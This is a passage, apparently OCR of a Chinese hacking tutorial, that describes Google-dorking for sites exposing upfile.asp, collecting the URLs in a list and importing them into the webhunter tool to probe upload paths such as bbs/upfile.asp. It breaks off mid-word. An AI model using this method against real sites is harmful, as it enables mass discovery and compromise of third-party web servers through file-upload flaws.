


图2 webhunter的上传界面




图3 利用google获得含有upflie.asp的页面

我们把搜寻到的大量有关upfile.asp的网址记录在一个.txt文件里面，如图4所示。




图4 含有upfile.asp的网站列表

我们记录的网址只是到最后一个然后，我们把搜索到的网址导入webhunter，见图5。




图5 把网站列表导入webhunter

接下来，我们在upfile.asp、bbs/upfile.asp、admin_upfile.